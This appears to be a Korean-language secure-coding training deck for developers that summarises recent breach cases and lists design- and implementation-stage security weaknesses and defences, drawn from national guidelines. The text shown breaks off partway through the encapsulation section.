

개발자를 위한 시큐어 코딩 완벽 가이드

건강보험심사평가원

2025. 8. 11 ~ 12



Contents

- Ⅰ 시큐어 코딩 필요성
- Ⅱ 주요 보안 약점 동작 원리 및 방어 기법
- Ⅲ 취약점 분석 도구 활용



시큐어 코딩 필요성

- 주요 보안 사고 사례 분석
- 시큐어 코딩 정의 및 필요성
- 소프트웨어 생명주기 별 보안 활동
- 시큐어 코딩 관련 주요 지침 및 가이드



모니터랩 "5월 웹 공격, 전월대비 1.5배 늘어난 38만건"

모니터랩 '2025년 5월 웹 공격 동향 보고서'에서는 웹 서버에 대한 위협이 계속 높아지고 있으며, 특히 평일보다 주말에 공격빈도가 높아지는 경향이 지속되고 있다고 경고했다.

웹 공격이 가장 많이 발생한 날은 5월 21일로, **SQL 인젝션이 가장 많이 발생**했다. 이 공격은 데이터베이스를 조작해 시스템 권한을 탈취하거나, 내부정보를 유출할 수 있는 공격이다. 공격자는 시스템의 사용자 인증 절차를 우회하거나, 데이터베이스 구조를 파악하기 위해 SQL 인젝션을 사용한다.

다음으로 많이 발생하는 공격은 시스템 파일 액세스(18.55%)로, 공격자가 웹 애플리케이션의 취약점을 이용해 **시스템 내부의 파일 및 디렉토리에 무단 접근하거나 임의의 파일을 조작**하려고 시도한다.

세 번째는 **디폴트 페이지(Default Page, 15.43%)**로, 설치 후 초기 설정이 유지된 페이지 혹은 시스템 메시지 페이지를 타겟으로 하는 유형이다.

네번째로 많이 발생하는 공격은 **경로탐색(Directory traversal, 12.16%)**으로, 민감한 시스템 파일이나 애플리케이션의 소스코드 등이 노출될 수 있다.

출처: 데이터넷

대성학원 계열사 또 개인정보 유출...왜

대성학원 계열사인 대성학력개발연구소는 21일 홈페이지 공지를 통해 "지난 18일 오후 2시~2시 30분 사이 외부인의 무단 접속이 있었으며, 이 과정에서 개인정보 파일에 접근이 이뤄졌다"라고 밝혔다.

유출이 의심되는 항목은 △성명 △휴대전화번호 △이메일 △아이디 △생년월일 △주소 △유선전화 △카카오톡ID △네이버ID 등 총 9건이다. 연구소는 해당 시간 외에는 접근 흔적이 없었으며, 그 외 정보는 유출되지 않은 것으로 파악된다고 덧붙였다.

개인정보위에 따르면 당시 디지털대성은 '**크리덴셜 스테핑**(다른 사이트에서 유출된 계정정보로 로그인 시도)'과 '**크로스사이트 스크립팅**(XSS·웹페이지에 악성코드를 삽입하는 방식)' 등 외부 공격에 노출됐다.

하지만 보안정책 관리가 미흡해 단시간에 집중된 로그인 시도를 탐지·차단하지 못했고, 일부 게시판 페이지의 취약점 점검도 누락돼 악성 스크립트가 삽입됐다. 이는 결국 회원 9만5000명의 개인정보가 유출되는 사고로 이어졌다.

출처: 뉴스저널리즘

케리오컨트롤 방화벽 보안취약점 악용해 관리자 CSRF 토큰 탈취한 해커들

해커들이 GFI 케리오컨트롤(KerioControl)의 치명적인 보안취약점을 악용해 관리자 CSRF 토큰을 탈취하고 있다. 이 취약점은 CVE-2024-52875로 등록된 CRLF 인젝션(CRLF Injection) 취약점으로, 이를 통해 원격 코드 실행(RCE) 공격을 1클릭으로 수행할 수 있어 심각한 보안 위협을 초래하고 있다.

CVE-2024-52875 취약점은 케리오컨트롤 9.2.5부터 9.4.5 버전까지 영향을 미치며, dest 파라미터에서 줄 바꿈 문자(Line Feed, LF)에 대한 불충분한 검증으로 인해 발생한다. 이를 통해 HTTP 헤더와 응답 내용을 조작할 수 있으며, 악성 자바스크립트(JavaScript)가 서버 응답에 삽입될 경우 피해자의 브라우저에서 실행된다.

악성 스크립트가 실행되면 인증된 관리자 사용자의 쿠키 또는 CSRF 토큰을 탈취할 수 있다. 해커는 탈취한 CSRF 토큰을 사용해 악성 .IMG 파일을 업로드하고, 이를 통해 루트 권한의 셸 스크립트를 실행할 수 있다. 이 과정에서 케리오 업그레이드 기능을 이용해 공격자는 역방향 셸(reverse shell)을 열어 시스템을 원격 제어할 수 있게 된다.

출처: 데일리시큐

SKT “웹셀 악성코드 탐지 못한 부분 잘못...통화기록 유출 안돼”

SK텔레콤 네트워크인프라센터장(부사장)은 20일 서울 중구 삼화타워에서 열린 일일브리핑에서 2022년 6월 최초 공격에 활용된 악성코드 웹셀을 3년가까이 탐지하지 못한 것과 관련해 “저희가 보안 체계를 갖췄다고 하지만, 센싱(감지)하지 못한 것은 잘못된 부분이다”고 밝혔다. 류 부사장은 이어 “웹셀을 탐지하지 못한 부분에 대해 어느 부분 문제가 있고, 개선해 나가도록 하겠다”고 말했다..

전날 과기정통부에 따르면 이번 민관합동조사단 2차 조사에서 기존에 드러난 BPF도어(BPFdoor) 외에도 추가적인 웹셀이 확인됐다. 웹셀은 웹 서버의 취약점을 이용해 공격자가 원격에서 서버를 제어하고 명령을 실행할 수 있도록 만든 악성 스크립트 파일이다. 해커가 SKT 서버를 최초 침입하는 과정에서 웹셀을 사용해 내부 권한을 획득하고 백도어 악성코드인 BPF도어를 설치한 것으로 조사됐다.

민관합동조사단의 2차 조사에서 따르면 악성코드가 최초 설치된 시점은 2022년 6월로, 악성코드인 웹셀을 통해 해킹이 시작된 것으로 추정된다. 현재까지 발견·조치된 악성코드는 웹셀을 1종을 포함해 총 25종(BPFDor계열 24종 + 웹셀 1종)으로 확인됐다.


출처: 이데일리

시큐어 코딩 필요성

- 주요 보안 사고 사례 분석
- **시큐어 코딩 정의 및 필요성**
- 소프트웨어 생명주기 별 보안 활동
- 시큐어 코딩 관련 주요 지침 및 가이드



시큐어 코딩 필요성




시큐어 코딩

SW 개발보안

- 안전한 SW개발을 위해, 소스코드 등에 존재할 수 있는 잠재적인 보안약점을 제거하고, 보안을 고려하여 기능을 설계·구현하는 등 SW 개발 과정에서 실행되는 일련의 보안활동

시큐어 코딩

- 소프트웨어를 개발할 때 보안 취약점을 최소화하거나 방지하기 위해 안전한 코딩 기법과 원칙을 적용하는 것



시큐어 코딩

목적

- 보안 취약점 제거: SQL Injection, XSS, 버퍼 오버플로우 등
- 데이터 보호: 개인정보, 금융정보, 인증정보 등에 무단 접근하는 것을 방지
- 시스템 안정성 확보: 취약점을 이용한 공격으로 발생할 수 있는 장애를 사전에 방지
- 비용 절감: 개발 이후 버그 수정 보다는 분석, 설계, 개발 단계에서의 사전 예방이 훨씬 저렴

주요 원칙

- 입력값 검증: 신뢰할 수 없는 사용자 입력은 반드시 검증 후 사용하고, 화이트리스트 기반으로 필터링할 것을 권장
- 적절한 예외 처리: 예외를 무시하지 말고, 구체적으로 처리하고, 에러 메시지에 많은 정보가 포함되지 않도록 처리
- 출력 인코딩: HTML, JavaScript 등 컨텍스트에 맞는 인코딩을 사용
- 권한 검증: 반드시 인증 후 인가 여부를 확인하고, 중요 기능에 대해서는 재인증, 재인가를 처리
- 민감한 정보 암호화: 민감한 정보를 전송, 저장할 때는 안전한 암호화 알고리즘과 방식을 적용
- 보안 패치 적용: 사용하는 라이브러리와 프레임워크를 지속적으로 업데이트하고 관리
- 최소 권한 원칙: 사용자와 프로세스에는 꼭 필요한 권한만 부여

시큐어 코딩 필요성

- 주요 보안 사고 사례 분석
- 시큐어 코딩 정의 및 필요성
- **소프트웨어 생명주기 별 보안 활동**
- 시큐어 코딩 관련 주요 지침 및 가이드



분석·설계단계 보안강화 활동

분석·설계단계 개발보안 필요성

- 분석·설계단계에서 보안항목을 반영하지 않으면 이후 구현단계에서 소프트웨어의 일관성이 떨어지거나, 단순한 수정만으로 보안항목을 만족시킬 수 없는 경우가 발생할 수 있음
- 설계에서 반영하지 못한 보안항목을 다시 반영하기 위해서는 구현단계에서는 5배, 제품 출시 이후에는 30배까지 추가 비용이 들 수 있음

분석·설계단계 보안강화 활동 - 1. 정보에 대한 보안항목 식별

1. 정보에 대한 보안항목 식별

- 분석단계에서는 처리대상 정보와 이를 처리하는 기능에 대해 적용되어야 하는 보안항목들을 식별하는 작업이 수행되어야 함
- 권한을 가진 사용자만이 안전하게 수집, 전송, 처리, 보관, 폐기해야 하는 정보를 식별하는 것
- 우리나라는 개인정보보호법 등 다양한 법, 제도, 규정에 의해, 시스템에서 처리될 때 철저하게 보호되어야 하는 중요정보들을 정의
- 각 기관은 내부정책자료, 외부정책자료 등을 기반으로 보안항목을 식별
 - 내부정책자료 : 기관 내 개인정보 보호 규정, 정보보안 관련 규정 등
 - 외부정책자료 : 개인정보보호법, 정보통신망법, 금융거래법 등 다양한 법, 법령, 관련지침 등

분석·설계단계 보안강화 활동 - 1. 정보에 대한 보안항목 식별

- 외부환경 분석(법, 제도, 규정 등)을 통한 보안항목 식별
개인정보보호 관련 법규

관련법규	주요내용
개인정보 보호법	개인정보의 처리 및 보호에 관한 사항을 규정
신용정보의 이용 및 보호에 관한 법률	개인 신용정보의 취급 단계별 보호조치 및 의무사항에 관한 규정
위치정보의 보호 및 이용 등에 관한 법률	개인위치정보 수집, 이용, 제공 파기 및 정보주체의 권리 등 규정
표준 개인정보보호 지침 (표준지침)	「개인정보 보호법」 제12조제1항에 따른 개인정보의 처리에 관한 기준, 개인정보 침해의 유형 및 예방조치 등에 관한 세부적인 사항을 규정
개인정보의 안전성 확보 조치 기준 고시	「개인정보 보호법」 제23조제2항, 제24조제3항 및 제29조와 같은 법 시행령 제21조 및 제30조에 따라 개인정보처리자가 개인정보를 처리함에 있어서 개인정보가 분실·도난·유출·위조·변조 또는 훼손되지 아니하도록 안전성 확보에 필요한 기술적·관리적 및 물리적 안전조치에 관한 최소한의 기준을 규정
개인정보 영향평가에 관한 고시	「개인정보 보호법」 제33조와 같은 법 시행령 제38조에 따른 평가기관의 지정 및 영향평가의 절차 등에 관한 세부기준 규정

분석·설계단계 보안강화 활동 - 1. 정보에 대한 보안항목 식별

IT 기술관련 규정

관련 지침	주요내용
개인정보의 기술적·관리적 보호조치 기준 해설서	「개인정보 보호법」 제29조와 같은 법 시행령 제48조의2제3항에 따라 정보통신서비스 제공자 등이 이용자의 개인정보를 처리함에 있어 안전성 확보를 위하여 필요한 보호조치의 기준에 대한 해설
자동처리 되는 개인정보 보호 가이드라인	IoT 기기 등으로 개인정보를 자동처리할 경우, 기획 단계부터 개인정보 침해 가능성을 충분히 고려하도록 처리 단계별 고려사항을 사례 중심으로 안내
온라인 개인정보 처리 가이드라인	- 정보통신서비스제공자의 개인정보 수집, 동의, 파기, 열람, 보존 시 개인정보보호 조치 기준 ※ 2020년 8월 통합「개인정보 보호법」 시행으로 종전 정보통신망법 상의 '정보통신서비스 제공자 등'의 개인정보 처리에 대한 규정이 법 제6장의 특례로 이관됨
개인정보 위험도 분석 기준 및 해설서	「개인정보 보호법」 제24조제3항, 제29조와 같은 법 시행령 제30조에 따른 「개인정보의 안전성 확보조치 기준」에 따라 내부망에 고유식별정보를 저장하는 경우 암호화의 적용여부 및 적용범위 결정을 위한 위험도 분석 기준 제시
바이오정보 보호 가이드라인	지문, 홍채 등 생체 정보 수집, 이용 시 개인정보보호 조치 사항
위치정보의 관리적· 기술적 보호조치 해설서	「위치정보의 보호 및 이용 등에 관한 법률」 제16조 및 같은 법 시행령 제20조에 따라 위치정보사업자 및 위치기반서비스사업자가 취하여야 하는 관리적·기술적 보호조치 기준에 대한 권고

분석·설계단계 보안강화 활동 - 1. 정보에 대한 보안항목 식별

- 기타 중요정보 식별
정보의 자산가치에 따라 보안 등급을 구분하는 예

[출처: 개인정보 위험도 분석 기준 및 해설서]

등급	설명	자산 가치	분류	개인정보 종류
1 등급	그 자체로 개인 식별이 가능하거나, 민감한 개인정보 또는 관련 법령에 따라 처리가 엄격히 제한된 개인정보, 유출 시 범죄에 직접적으로 이용 가능한 정보	5	고유식별정보	주민번호, 여권번호, 운전면허번호, 외국인등록번호
			민감정보	사상·신념, 노동조합·정당의 가입·탈퇴, 정치적 견해, 병력(病歷), 신체적·정신적 장애, 성적(性的)취향, 유전자검사정보, 범죄경력정보 등 사생활을 현저하게 침해할 수 있는 정보
			인증정보	비밀번호, 바이오정보(지문, 홍채, 정맥 등)
			신용/금융정보	신용정보, 신용카드번호, 계좌번호 등
			의료정보	건강상태, 진료기록 등
			위치정보	개인 위치정보 등
			기타 중요정보	해당 사업의 특성에 따라 별도 정의
2 등급	조합되면 명확히 개인의 식별이 가능한 개인정보, 유출 시 법적 책임 부담 가능한 정보	3	개인식별정보	이름, 주소, 전화번호, 핸드폰번호, 이메일 주소, 생년월일, 성별 등
			개인관련정보	학력, 직업, 키, 몸무게, 혼인여부, 가족상황, 취미 등
			기타 개인정보	해당 사업의 특성에 따라 별도 정의
3 등급	개인정보와 결합하여 부가적인 정보 제공 가능 정보, 제한적인 분야에서 불법적 이용 가능 정보	1	자동생성정보	IP정보, MAC주소, 사이트 방문기록, 쿠키(cookie) 등
			가공정보	통계성 정보, 가입자 성향 등
			제한적 본인식별 정보	회원번호, 사번, 내부용 개인식별정보 등
			기타 간접 개인정보	해당 사업의 특성에 따라 별도 정의

분석·설계단계 보안강화 활동 - 2. 설계단계 보안설계 기준

2. 설계단계 보안설계 기준

2.1 입력 데이터 검증 및 표현

사용자와 프로그램의 입력 데이터에 대한 유효성 검증 체계를 갖추고, 유효하지 않은 값에 대한 처리방법을 설계

번호	설계항목	설명	비고
1	DBMS 조회 및 결과 검증	• DBMS 조회시 질의문(SQL) 내 입력값과 그 조회결과에 대한 유효성 검증방법(필터링 등) 설계 및 유효하지 않은 값에 대한 처리방법 설계	입출력 검증
2	XML 조회 및 결과 검증	• XML조회시 질의문(XPath, Xquery 등) 내 입력값과 그 조회결과에 대한 검증방법(필터링 등) 설계 및 유효하지 않은 값에 대한 처리방법 설계	
3	디렉터리 서비스 조회 및 결과 검증	• 디렉터리 서비스(LDAP 등)를 조회할 때 입력값과 그 조회결과에 대한 유효성 검증방법 설계 및 유효하지 않은 값에 대한 처리방법 설계	
4	시스템 자원접근 및 명령어 수행 입력값 검증	• 시스템 자원접근 및 명령어를 수행할 때 입력값에 대한 유효성 검증방법 설계 및 유효하지 않은 값에 대한 처리방법 설계	
5	웹 서비스 요청 및 결과 검증	• 웹 서비스(게시판 등) 요청(스크립트 게시 등)과 응답결과(스크립트를 포함한 웹 페이지 등)에 대한 유효성 검증방법 설계 및 유효하지 않은 값에 대한 처리방법 설계	

분석·설계단계 보안강화 활동 - 2. 설계단계 보안설계 기준

2.1 입력 데이터 검증 및 표현 (계속)

번호	설계항목	설명	비고
6	웹 기반 중요 기능 수행 요청 유효성 검증	비밀번호 변경, 결제 등 사용자 권한 확인이 필요한 중요기능을 수행할 때 웹 서비스 요청에 대한 유효성 검증방법 설계 및 유효하지 않은 값에 대한 처리방법 설계	입출력 검증
7	HTTP 프로토콜 유효성 검증	비정상적인 HTTP 헤더, 자동연결 URL 링크 등 사용자가 원하지 않은 결과를 생성하는 HTTP 헤더 및 응답결과에 대한 유효성 검증방법 설계 및 유효하지 않은 값에 대한 처리방법 설계	
8	허용된 범위내 메모리 접근	해당 프로세스에 허용된 범위의 메모리 버퍼에만 접근하여 읽기 또는 쓰기 기능을 하도록 검증방법 설계 및 메모리 접근 요청이 허용 범위를 벗어났을 때 처리방법 설계	
9	보안기능 입력값 검증	보안기능(인증, 권한부여 등) 입력값과 함수(또는 메소드)의 외부입력값 및 수행결과에 대한 유효성 검증방법 설계 및 유효하지 않은 값에 대한 처리방법 설계	
10	업로드·다운로드 파일 검증	업로드·다운로드 파일의 무결성, 실행권한 등에 관한 유효성 검증방법 설계 및 부적합한 파일에 대한 처리방법 설계	파일 검증

분석·설계단계 보안강화 활동 - 2. 설계단계 보안설계 기준

2.2 보안기능

인증, 접근통제, 권한관리, 비밀번호 등의 정책이 적절하게 반영될 수 있도록 설계

번호	항목명	설명	비고
1	인증 대상 및 방식	• 중요정보·기능의 특성에 따라 인증방식을 정의하고 정의된 인증방식을 우회하지 못하게 설계	인증 관리
2	인증 수행 제한	• 반복된 인증 시도를 제한하고 인증 실패한 이력을 추적하도록 설계	
3	비밀번호 관리	• 생성규칙, 저장방법, 변경주기 등 비밀번호 관리정책별 안전한 적용 방법 설계	
4	중요자원 접근통제	• 중요자원(프로그램 설정, 민감한 사용자 데이터 등)을 정의하고, 정의된 중요자원에 대한 신뢰할 수 있는 접근통제 방법(권한관리 포함) 설계 및 접근통제 실패 시 처리방법 설계	접근 권한 관리
5	암호화키 관리	• 암호키 생성, 분배, 접근, 파기 등 암호키 생명주기별 암호키 관리 방법을 안전하게 설계	암호 관리
6	암호연산	• 국제표준 또는 검증필 암호모듈로 등재된 안전한 암호 알고리즘을 선정하고 충분한 암호키 길이, 솔트, 충분한 난수값을 적용한 안전한 암호연산 수행방법 설계	
7	중요정보 저장	• 중요정보(비밀번호, 개인정보 등)를 저장·보관하는 방법이 안전하도록 설계	중요 정보 처리
8	중요정보 전송	• 중요정보(비밀번호, 개인정보, 쿠키 등)를 전송하는 방법이 안전하도록 설계	

분석·설계단계 보안강화 활동 - 2. 설계단계 보안설계 기준

2.3 에러처리

에러 또는 오류상황을 처리하지 않거나 불충분하게 처리되어 중요정보 유출 등 보안약점이 발생하지 않도록 설계

번호	항목명	설명	비고
1	예외처리	오류메시지에 중요정보(개인정보, 시스템 정보, 민감 정보 등)가 노출되거나, 부적절한 에러·오류 처리로 의도치 않은 상황이 발생하지 않도록 설계	에러 처리

2.4 세션통제

HTTP를 이용하여 연결을 유지하는 경우 세션을 안전하게 할당하고 관리하여 세션정보 노출이나 세션 하이재킹과 같은 침해사고가 발생하지 않도록 설계

번호	항목명	설명	비고
1	세션통제	다른 세션 간 데이터 공유금지, 세션ID 노출금지, (재)로그인시 세션ID 변경, 세션종료(비활성화, 유효기간 등) 처리 등 세션을 안전하게 관리할 수 있는 방안 설계	세션 통제

구현단계 시큐어코딩 가이드

1. 입력데이터 검증 및 표현

프로그램 입력값에 대한 검증 누락 또는 부적절한 검증, 데이터의 잘못된 형식지정, 일관되지 않은 언어셋 사용 등으로 인해 발생하는 보안약점

번호	보안약점	설명
1	SQL 삽입	SQL 질의문을 생성할 때 검증되지 않은 외부 입력 값을 허용하여 악의적인 질의문이 실행 가능한 보안약점
2	코드 삽입	프로세스가 외부 입력 값을 코드(명령어)로 해석·실행할 수 있고, 그 값이 검증되지 않았을 경우 악성 코드 실행 가능성 존재
3	경로 조작 및 자원 삽입	시스템 자원 접근 경로 또는 자원식별자에 검증되지 않은 외부 입력값을 사용해, 비정상 접근이나 악의적 행위가 가능한 보안약점
4	크로스사이트 스크립트(XSS)	사용자 브라우저에서 검증되지 않은 외부 입력값을 통해 악성 스크립트가 실행될 수 있는 보안약점
5	운영체제 명령어 삽입	OS 명령어를 생성할 때 외부 입력값이 검증되지 않으면, 악성 명령 실행 가능성이 있는 보안약점
6	위험한 형식 파일 업로드	파일의 확장자 등 파일 형식에 대한 검증 없이 파일 업로드를 허용할 경우 공격 가능성이 있는 보안약점
7	신뢰되지 않는 URL 주소로 자동접속 연결	URL 생성 시 검증되지 않은 외부 입력값을 허용할 경우 악의적 사이트로 자동 접속 가능

구현단계 시큐어코딩 가이드

1. 입력데이터 검증 및 표현

번호	보안약점	설명
8	부적절한 XML 외부 개체 참조	외부 개체 참조를 허용하면서 검증 없이 조작된 XML을 처리할 경우 발생하는 보안약점
9	XML 삽입	XQuery, XPath 질의문에 외부 입력값을 검증 없이 사용할 경우 악의적 질의문 실행 가능성
10	LDAP 삽입	LDAP 명령문을 생성할 때 외부 입력값을 검증하지 않으면 악의적 명령 실행 가능성 존재
11	크로스사이트 요청 위조(CSRF)	검증되지 않은 외부 입력값을 통해 사용자가 의도하지 않은 요청이 발생하는 보안약점
12	서버사이드 요청 위조(SSRF)	서버 간 처리되는 요청에 검증되지 않은 외부 입력값을 허용할 경우 공격자가 다른 서버로 요청을 위조할 수 있음
13	HTTP 응답분할	HTTP 응답 헤더에 개행문자(CR/LF)가 포함된 외부 입력값이 있을 경우 헤더 조작 가능성
14	정수형 오버플로우	정수형 변수에 저장값이 범위를 초과하면 프로그램 오작동 및 보안 문제 발생 가능
15	보안기능 결정에 사용되는 부적절한 입력값	보안기능(인증, 권한확인 등)을 결정할 때 입력값 검증이 미흡하면 우회 가능성 존재
16	메모리 버퍼 오버플로우	메모리의 경계를 넘어 데이터를 기록할 경우 예기치 않은 동작 또는 코드 실행 발생
17	포맷 스트링 삽입	외부 입력값을 포맷 문자열로 사용할 때 형식 지정자에 의해 실행 오류나 정보 노출 발생 가능

구현단계 시큐어코딩 가이드

2. 보안기능

보안기능(인증, 접근제어, 기밀성, 암호화, 권한관리 등)을 부적절하게 구현 시 발생할 수 있는 보안약점

번호	보안약점	설명
1	적절한 인증 없는 중요 기능 허용	중요정보(금융정보, 개인정보, 인증정보 등)를 적절한 인증 없이 열람(또는 변경) 가능한 보안약점
2	부적절한 인가	중요자원에 접근할 때 적절한 제어가 없어 비인가자의 접근이 가능한 보안약점
3	중요한 자원에 대한 잘못된 권한 설정	중요자원에 적절한 접근 권한을 부여하지 않아 중요정보 노출·수정 가능한 보안약점
4	취약한 암호화 알고리즘 사용	중요정보의 기밀성을 보장할 수 없는 취약한 암호화 알고리즘 사용으로 정보 누출 가능
5	암호화되지 않은 중요정보	중요정보(비밀번호, 개인정보 등)를 전송 시 암호화하지 않으면 통신 중 탈취 가능
6	하드코드된 중요정보	소스코드에 중요정보가 직접 코딩되어 유출 시 심각한 보안 위협 초래 가능
7	충분하지 않은 키 길이 사용	암호화에 사용되는 키 길이가 짧으면 암호화가 무력화될 수 있음
8	적절하지 않은 난수 값 사용	예측 가능한 난수를 사용할 경우 공격자가 시스템을 쉽게 추측 가능
9	취약한 비밀번호 허용	비밀번호 조합규칙(영문, 숫자, 특수문자 등) 미흡 시 비밀번호 탈취 가능성 증가
10	부적절한 전자서명 확인	코드나 라이브러리에 대한 유효성 검증이 부족하면 악성코드 실행 위험

구현단계 시큐어코딩 가이드

2. 보안기능

번호	보안약점	설명
11	부적절한 인증서 유효성 검증	인증서에 대한 유효성 검증이 적절하지 않으면 위조 인증서로 인해 공격 가능
12	사용자 하드디스크에 저장되는 쿠키를 통한 정보노출	쿠키(세션 ID 등)가 하드디스크에 저장되어 노출되면 중요정보 유출 가능
13	주석문 안에 포함된 시스템 중요정보	소스코드 주석에 인증정보 등이 포함되면 소스 유출 시 위험 초래
14	솔트 없이 일방향 해시 함수 사용	솔트 없이 해시 함수 사용 시 사전 공격에 취약하며, 무작위 데이터라도 예측 가능
15	무결성 검사 없는 코드 다운로드	코드 또는 실행파일을 무결성 검사 없이 실행하면 악성코드 유입 가능성
16	반복된 인증시도 제한 기능 부재	인증 시도 횟수를 제한하지 않으면 공격자가 반복 입력으로 계정 탈취 가능

구현단계 시큐어코딩 가이드

3. 시간 및 상태

동시 또는 거의 동시 수행을 지원하는 병렬 시스템이나 하나 이상의 프로세스가 동작되는 환경에서 시간 및 상태를 부적절하게 관리하여 발생할 수 있는 보안약점

번호	보안약점	설명
1	경쟁조건: 검사 시점과 사용 시점(TOCTOU)	멀티 프로세스 상에서 자원을 검사하는 시점과 사용하는 시점이 달라서 발생하는 보안약점
2	종료되지 않는 반복문 또는 재귀함수	종료조건 없는 제어문 사용으로 반복문 또는 재귀함수가 무한히 반복되어 발생할 수 있는 보안약점

구현단계 시큐어코딩 가이드

4. 에러처리

에러를 처리하지 않거나, 불충분하게 처리하여 에러 정보에 중요정보(시스템 내부정보 등)가 포함될 때, 발생할 수 있는 취약점으로 에러를 부적절하게 처리하여 발생하는 보안약점

번호	보안약점	설명
1	오류 메시지 정보노출	오류메시지나 스택정보에 시스템 내부구조가 포함되어 민감한 정보, 디버깅 정보가 노출 가능한 보안약점
2	오류상황 대응 부재	시스템 오류상황을 처리하지 않아 프로그램 실행정지 등 의도하지 않은 상황이 발생 가능한 보안약점
3	부적절한 예외 처리	예외사항을 부적절하게 처리하여 의도하지 않은 상황이 발생 가능한 보안약점

구현단계 시큐어코딩 가이드

5. 코드오류

타입 변환 오류, 자원(메모리 등)의 부적절한 반환 등과 같이 개발자가 범할 수 있는 코딩오류로 인해 유발되는 보안약점

번호	보안약점	설명
1	Null Pointer 역참조	변수의 주소 값이 Null인 객체를 참조하는 보안약점
2	부적절한 자원 해제	사용 완료된 자원을 해제하지 않아 자원이 고갈되어 새로운 입력을 처리할 수 없는 보안약점
3	해제된 자원 사용	메모리 등 해제된 자원을 참조하여 예기치 않은 오류가 발생하는 보안약점
4	초기화되지 않은 변수 사용	변수를 초기화하지 않고 사용하여 예기치 않은 오류가 발생하는 보안약점
5	신뢰할 수 없는 데이터의 역직렬화	악의적인 코드가 삽입·수정된 직렬화 데이터를 적절한 검증 없이 역직렬화하여 발생하는 보안약점 ❖ 직렬화: 객체를 전송 가능한 데이터형식으로 변환 ❖ 역직렬화: 직렬화된 데이터를 원래 객체로 복원

구현단계 시큐어코딩 가이드

6. 캡슐화

중요한 데이터 또는 기능을 불충분하게 캡슐화하거나 잘못 사용함으로써 발생하는 보안약점

번호	보안약점	설명
